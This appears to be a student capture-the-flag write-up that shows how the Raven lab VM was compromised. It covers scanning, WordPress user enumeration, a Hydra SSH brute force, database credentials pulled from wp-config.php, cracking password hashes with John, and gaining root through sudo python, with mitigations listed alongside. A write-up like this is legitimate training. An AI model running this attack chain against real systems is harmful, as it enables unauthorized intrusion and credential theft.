Red Team: Summary of Operations

Red Team: Summary of Operations

By Briana Norman

Table of Contents

Kali Login Credentials:

User: root

Pass: toor

Network Scan - First, Netdiscover:

1. A network scan with the command, ***netdiscover***, was used to find the Subnet and the IP of Target 1 machine.

Output Screenshot:

```
Currently scanning: 172.16.140.0/16   |   Screen View: Unique Hosts

5 Captured ARP Req/Rep packets, from 5 hosts.   Total size: 210
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.1.1     00:15:5d:00:04:0d      1      42  Microsoft Corporation
192.168.1.100   4c:eb:42:d2:d5:d7      1      42  Intel Corporate
192.168.1.105   00:15:5d:00:04:0f      1      42  Microsoft Corporation
192.168.1.110   00:15:5d:00:04:10      1      42  Microsoft Corporation
192.168.1.115   00:15:5d:00:04:11      1      42  Microsoft Corporation
```

Second, Nmap Subnet:


2. Nmap was used after with command: **- Nmap -sV <ip range>**

nmap 192.168.1.0/24

*** (**for my notes only**, nmap -sV 192.168.1.110, this also works but in real world use /24 for the range first)***

*** (**for my notes only**, **Nmap is short for Network Mapper. It is an open-source Linux command-line tool that is used to scan IP addresses and ports in a network and to detect installed applications. Nmap finds which devices are running on the network, discover open ports and services, and detect vulnerabilities)** ***

Output Screenshot:



The Scan Result and Matching IP Addresses:

IP	Machine
192.168.1.1	Hyper-V, Gateway IP
192.168.1.100	Capstone Machine
192.168.1.105	ELK server
192.168.1.110	Target 1
192.168.1.115	Target 2
192.168.1.90	Kali, Pentester

TARGET 1:

Exposed Services

- **nmap -A 192.168.1.110 shows us that Target 1 is running Linux 3.2 - 4.9**

Output Screenshot:


```
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kerne
```

- **Nmap scan results for each machine reveal the below services and OS details:**


Command to Scan Target 1: ***nmap -sV 192.168.1.110 (or you can use) nmap -sV -v -p- 192.168.1.110***


Output Screenshot:


```
Nmap scan report for 192.168.1.110
Host is up (0.0011s latency).
Not shown: 65529 closed ports
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http        Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind     2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
60598/tcp open  status      1 (RPC #100024)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```





(Extra Steps of Scans if Needed Below– extra)











This scan identifies the services below as potential points of entry:

The VM on the network that is the focus of the attack is: *Target 1 (192.168.1.110)*

Exposed Services

Target 1

1. Port 22/TCP Open SSH
2. Port 80/TCP Open HTTP
3. Port 111/TCP Open rcpbind
4. Port 139/TCP Open netbios-ssn
5. Port 445/TCP Open netbios-ssn

List of Critical Vulnerabilities

Target 1 Vulnerabilities

1. Open port 22
    a. Severity: HIGH
    b. Description: Patch Strategies: Disable SSH password authentication and implement SSH key authentication, implement two-factor authentication and / or CAPTCHA, change SSH port to a lesser-known one.
2. Weak User Password
    a. Severity: HIGH
    b. Description: Patch Strategies: Immediately implement a password policy which requires users to have complex passwords that they update regularly.
3. Directory Browsing
    a. Severity: MEDIUM - HIGH
    b. Description: Avoid calling OS commands directly. Built-in library functions are available. Implement Firewall in front of SQL Server. Limit root privilege access to SQL server—practice principle of least privilege. Maybe use different server for critical data
4. Mysql database revealed
    a. Severity: CRITICAL
    b. Description: Patch Strategies: Avoid calling OS commands directly. Built-in library functions are available. Implement Firewall in front of SQL Server. Limit root privilege access to SQL server—practice principle of least privilege.
5. Misconfiguration of User Privileges/Privilege Escalation
    a. Severity: HIGH
    b. Description: Allows breaches and users to SSH and create users with root access and allowing them to change configurations for them to let themselves back in through a back door and have root access.

6. **Apache server 2.4.10 debian 4 vulnerabilities**
    a. **CVE: CVE-2022-23943 - Out-of-bounds write**
    b. **Severity: High**
    c. **Description: vulnerability permits remote attackers to be able to compromise a vulnerable system. This is done by triggering an, "out-of-bounds write and execute" arbitrary code on the target system**
7. **Wpchron is enabled which vulnerable to ddos**
    a. **Severity: HIGH**
    b. **Description: Implement strong passwords, limit login attempts, monitor IP addresses, implement two-factor authentication and / or CAPTCHA on login pages, implement a bot detection tool.**
8. **Snrpc enabled for brute force**
    a. **Severity: HIGH**
    b. **Description: allowed hacker to use John the Ripper to crack Steven's password. Patch Strategies: Implement strong passwords, limit login attempts, monitor IP addresses, implement two-factor authentication and / or CAPTCHA on login pages, implement a bot detection tool.**
9. **Enumeration is on**
    a. **Severity: MEDIUM**
    b. **Description: Patch Strategies: Restrict WordPress REST API, disable WordPress XML-RPC, monitor and block large volumes of login error requests coming from the same IP address with a WAF, implement two-factor authentication and / or CAPTCHA on login pages, implement a bot detection tool.**
10. **Wordpress version is out of date and vulnerable**
    a. **Severity: MEDIUM - HIGH**
    b. **Description: Restrict WordPress REST API, disable WordPress XML-RPC,**
    c. **monitor and block large volumes of login error requests coming from the same IP address with a WAF, implement two-factor authentication and / or CAPTCHA on login pages, implement a bot detection tool.**
11. **web.config File Information Disclosure –**
    a. **Severity: MEDIUM**
    b. **Description: Hide config files from directory browsing. Allowed hacker to access SQL config file which contained login information for SQL server. Hide config files from directory browsing.**

Exploitation

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

Target 1

flag1.txt : b9bbcb33e11b80be759c4e844862482d

```
html/service.html:                    <!— flag1{b9bbcb33e11b80be759c4e844862482d} —>
```


wpscan:


Since Target 1 is a web server hosting a WordPress site. Used **wpscan** which is a WordPress vulnerability scanner, a penetration testing tool used to scan for vulnerabilities on WordPress-powered websites.


- **Exploit Used:**
  - Enumerated WordPress site: WPScan to enumerate users of the Target 1 WordPress site. SSH Password Authentication vulnerability/ Weak Passwords as well.

  - **Command: - wpscan --url http://192.168.1.110/wordpress --enumerate u**
    - **ssh michael@192.168.1.110**
    - **▪ locate *flag***
    - **▪ cat flag2.txt**

Output Screenshot:







Identified following users with wpscan:

- **Steven and Michael**

Output Screenshot:

- **Next used HYDRA for brute force to obtain user's passwords**

***** (for my notes only, Hydra is an open-source tool that allows us to perform various kinds of brute force attacks using wordlists) *****


Command used: ***hydra -l michael -P /usr/share/wordlists/rockyou.txt -s 22 -f -vV 192.168.1.110 ssh***

> ***Next used SSH to gain access to the users shell. This is a Brute Force attack to guess and/or find Michael's password***

Password*: michael*

Command*: ssh michael@192.168.1.110*

Output Screenshot:




Insert flag1.txt hash value

Capturing Flag 1: SSH in as Michael traversing through directories and files.

Flag 1 found in: var/www/html folder at root in service.html in a HTML comment below the footer.

Commands: cd var/www/html - grep -rl 'flag1 - nano service.html

Output Screenshot:





Exploit Used for Finding and Capturing Flag 2:

While SSH in as user Michael Flag 2 was also found - Flag 2 was found in /var/www

Commands: ssh michael@192.168.1.110 - pw: michael - locate *flag*.txt - cat flag2.txt

Output Screenshot:





Accessing MySQL database

My sql password For Mysqlpassword located wp-config.php file.

Output Screenshot:

```
michael@target1:/var/www/html/wordpress$ ls
index.php    wp-activate.php     wp-comments-post.php  wp-content    wp-links-opml.php  wp-mail.php      wp-trackback.php
license.txt  wp-admin            wp-config.php         wp-cron.php   wp-load.php        wp-settings.php  xmlrpc.php
readme.html  wp-blog-header.php  wp-config-sample.php  wp-includes   wp-login.php       wp-signup.php
michael@target1:/var/www/html/wordpress$
```

The MySql password was given in the wp-config.php file.

Output Screenshot:

```
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');
```

Accessed the Mysql Database Using Command: *mysql -u root -p wordpress*

Used password: *R@v3nSecurity*

Output Screenshot:

```
michael@target1:/$ mysql -u root -p wordpress
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 64
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```


Flag3 with Exploit Used:

Capturing Flag 3: **Flag 3 was found in wp_posts table in the wordpress database.**

Commands: **show tables; - select * from wp_posts;**

Output Screenshot:


```
mysql> show tables
    -> ;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)
```



Got hashed passwords of both users Michael and Steven (from the users table).

Command: select * from wp_users;

Output Screenshot:




Created a *wp_hashes.txt* with *Steven* and *Michael's* hashes, cracked the password hashes with *john*.

Using the Kali local machine the *wp_hashes.txt* was run against *John the Ripper* to crack the hashes.

Command: *john wp_hashes.txt*

Output Screenshot:



Secured a user *Steven* shell as the user whose password cracked as *pink84*.

Output Screenshot:

```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

Privilege escalation using *Python/ Escalated to root*, using a python script.

Command: *sudo python -c 'import pty;pty.spawn("/bin/bash")'*

Output Screenshot:

```
steven@target1:/$ sudo python -c 'import pty;pty.spawn("/bin/sh")'
# /bin/bash
```

Next, once escalated to root, used command below to find flag 4.

Command: *cd /root - ls - cat flag4.txt*

Flag4: 715dea6c055b9fe3337544932f2941ce

Output Screenshot:

```
root@target1:/# cat /root/flag4.txt
______
| ___ \
| |_/ /__ ___   _____ _ __
|    // _` \ \ / / _ \ '_ \
| |\ \ (_| |\ V /  __/ | | |
\_| \_\__,_| \_/ \___|_| |_|

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
```